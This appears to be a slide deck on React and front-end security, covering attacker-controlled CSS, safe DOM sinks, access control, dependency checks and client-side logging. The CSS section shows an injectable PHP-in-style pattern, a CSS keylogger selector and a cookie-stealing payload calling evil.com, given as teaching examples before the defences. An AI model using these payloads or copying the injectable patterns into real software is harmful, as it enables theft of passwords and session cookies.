
html

```html
<style>
    body {
        background-image: url("backgrounds/<?php echo $_GET['background'] ?>.png");
    }
</style>
```




```html
<style>
    #user-profile {
        color: <?php echo $user_profile_color; ?>;
    }
</style>
```

# Attacker controlled CSS




Using Styled Components

```
const Profile = styled.div`
  border-radius: 3px;
  padding: 0.5rem 0;
  margin: 0.5rem 1rem;
  width: 70%;
  background-color: ${color};
  border: 1px solid silver;
`
```




```
input[type="password"][value$="a"] {
  background-image: url("http://localhost:3000/a");
}
```

https://github.com/maxchehab/CSS-Keylogging/blob/master/css-keylogger-extension/keylogger.css



```
default; background:url("http://evil.com/steal-cookies.php?cookie=" + document.cookie);
```

# BEST PROTECTION STRATEGIES DEFENDING AGAINST ATTACKER CONTROLLED CSS




```
const Profile = styled.div`
  border-radius: 3px;
  padding: 0.5rem 0;
  margin: 0.5rem 1rem;
  width: 70%;
  background-color: ${CSS.escape(color)};
  border: 1px solid silver;
`
```

## CSS.escape


# CSS.escape()

- const element = document.querySelector(`#${CSS.escape(id)} > img`);




```
CSS.escape(".foo#bar")        // "\.foo\#bar"
CSS.escape("()[]{}")          // "\(\)\[\]\{\}"
CSS.escape('--a')             // "--a"
CSS.escape(0)                 // "\30 ", the Unicode code point of '0' is 30
CSS.escape('\0')              // "\ufffd", the Unicode REPLACEMENT CHARACTER
```

- Browser compatibility



| | Chrome | Edge | Firefox | Internet Explorer | Opera | Safari | Chrome Android | Firefox for Android | Opera Android | Safari on iOS | Samsung Internet | WebView Android |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| `escape` | ✓<br>46 | ✓<br>79 | ✓<br>31 | ✕<br>No | ✓<br>33 | ✓<br>10 | ✓<br>46 | ✓<br>31 | ✓<br>33 | ✓<br>10 | ✓<br>5.0 | ✓<br>46 |

# CSS Escape in Action



```
// Assuming jsVar is intended to be a numeric value and needs validation
function validateAndComputeValue(input) {
    let numericValue = Number(input);
    if (isNaN(numericValue)) {
        throw new Error('Invalid input: input is not a numeric value.');
    }
    return numericValue + 4; // Safe addition operation
}

try {
    let computedValue = validateAndComputeValue(jsVar);
    // Convert the result to a string for CSS property setting
    let cssValue = computedValue.toString();

    // Use CSS.escape() when the value is part of a CSS identifier or needs escaping
    // Here, its usage is more illustrative, given the numeric context
    element.style.setProperty("--my-var", CSS.escape(cssValue));
} catch (error) {
    console.error(error);
    // Handle the error (e.g., fallback operation or user notification)
}
```

# R6: Insecure Native DOM Access

# Please Do Not –Edit- the DOM Via Ref's

- Manipulate DOM elements directly with Ref's like createRef(). Bad.
- Programatic focus, scrolling or click-away handlers? Good.
- findDOMNode() and read only access? Good.
- Actually editing the DOM, **BAD**

# Safe JavaScript Sinks

#cantStop
#wontStop

Setting a Values

- elem.textContent = dangerVariable;
- elem.insertAdjacentText(dangerVariable);
- elem.setAttribute(safeName, dangerVariable);
- formfield.value = dangerVariable;
- document.createTextNode(dangerVariable);
- document.createElement(dangerVariable);
- elem.innerHTML = DOMPurify.sanitize(dangerVar);

OK OK OK OK OK

# R7: Access Control and Exposure Failures

# The Principle of Least Privilege

Every module must be able to ONLY access the information and resources it requires

- Resources made available only for what is are necessary for legitimate purposes

  *“Every program and every privileged user of the system should operate using the least amount of privilege necessary to complete the job. ”*

  — *Jerome Saltzer*, *Communications of the ACM*

- Also known as the **principle of minimal privilege** or the **principle of least authority**

# Problems with Client Side Access Control

- **They can leak administrative interface and endpoint information that can be used by a malicious attacker**

  Similar to a normal static HTML application, do not expose administrative functionality within your React app if the user is not authenticated as an administrator

- **They expose business logic, thus increasing the attack surface**


  As the principle of least privilege states, only expose business logic necessary based on the role of the user within the React app

- **Can be easily bypassed – client side controls should be considered as untrusted**

  Obfuscation and other similar techniques can stall an attacker, but ultimately they will figure out the logic of your client and use it against you

# Lazy Loading – Design Pattern

- Does not expose any code to the client at first, defers object initialization
- Dynamically loaded when needed
  - Example: Deferring loading images until required to display them
- Server side access controls can prevent admin code from being displayed to a non admin!
- It is also known as **asynchronous loading** or **on-demand loading**




# R8: Vulnerable and Outdated Versions & Dependencies

## React Version https://www.npmjs.com/package/react

- All applications should endeavor to use the latest version of React.
- There was a flaw in all of the React versions prior to 0.14 that left applications opened to a XSS vulnerability under certain circumstances.
- If there is a reason why you can't upgrade to 0.14, you can still manually protect yourself from this vulnerability.

# Module Counts



# Third Party ReactJS Components

- Third party components typically **do not come with any security guarantee**
- Always do a security audit of third party components before putting them into your application
- Just because a component has lots of stars on GitHub doesn’t mean anyone has done a proper security audit
- Use automation to verify JS and other dependencies are updated and not vulnerable

# Check your JavaScript Dependencies

- 3$^{rd}$ party components you are using ***HAVE SECURITY ISSUES***.
- Check your dependencies and update them
- Integrate the way you check for vulnerabilities into your continuous integration process

# Check Dependencies for Dangerous Calls

- Avoid dependencies that use:
  - dangerouslySetInnerHTML
  - innerHTML,
  - unvalidated URLs
  - other unsafe patterns

- Avoid libraries that insert HTML directly into the DOM.
- Prefer libraries like react-markdown that use the React API to constructed elements rather than dangerouslySetInnerHTML
- https://www.npmjs.com/package/react-markdown

# JavaScript 3rd Party Management Tools

- Retire.js (JavaScript 3rd party library analysis)
- https://retirejs.github.io/retire.js/

- Scan your project for vulnerabilities
- https://docs.npmjs.com/cli/audit

- ESLint
- https://eslint.org/

# R9: Insecure Client-Side Logging

# Introduction

- Client-Side Logging is absolutely essential for building a successful application with a great user experience
- During development and testing:

  The default console provides a great way to capture feedback about what is happening within our React running code
- Once deployed into production:

  We have no access to the default console on the client-side and typically need to build logging for capturing usage and error data for our React app

# Client-Side Threats on Logger.js

- Do not log authentication credentials and cookies

```
import log from 'loglevel';
log.info(‘Your username is: Jim’);
log.warn(‘Your password is: Password1’);
```

- Decide your log levels based on component criticality

```
const customJSON = log => ({
 msg: log.message,
 level: log.level.label,
 stacktrace: log.stacktrace
});
```

- Consider the threats and perform a threat assessment:

How can client-side logging be exploited by an attacker?

# Server-side Threats on /logger URL Endpoint

- The “/logger” endpoint on your application URL, should not be an afterthought

  ```
  remote.apply(log, { format: customJSON, url: '/logger' });
  ```

- Be careful what queries you allow on the /logger endpoint

  *Enforce POSTing and API tokens if applicable*

- Decide and plan how you will receive, store and organize logs
- Consider all logging data you receive from the client as untrusted
- Be ready to handle scale!
  - How will your React app cope if the /logger endpoint is DDoSed?
  - How will your /logger endpoint cope if it receives 1 million JSON objects per second?
  - Careful of client freezing when logging endpoint is slow to respond or down!
- Consider the threats and perform a threat assessment
  - Log Injection
  - Access control problems
  - Session Management

# ⚠ CHALLENGES A09:2021 – SECURITY LOGGING AND MONITORING FAILURES

## Developers are often unaware of the many security events that need to be logged

- Appropriate alerting thresholds and response escalation processes are not in place or effective.
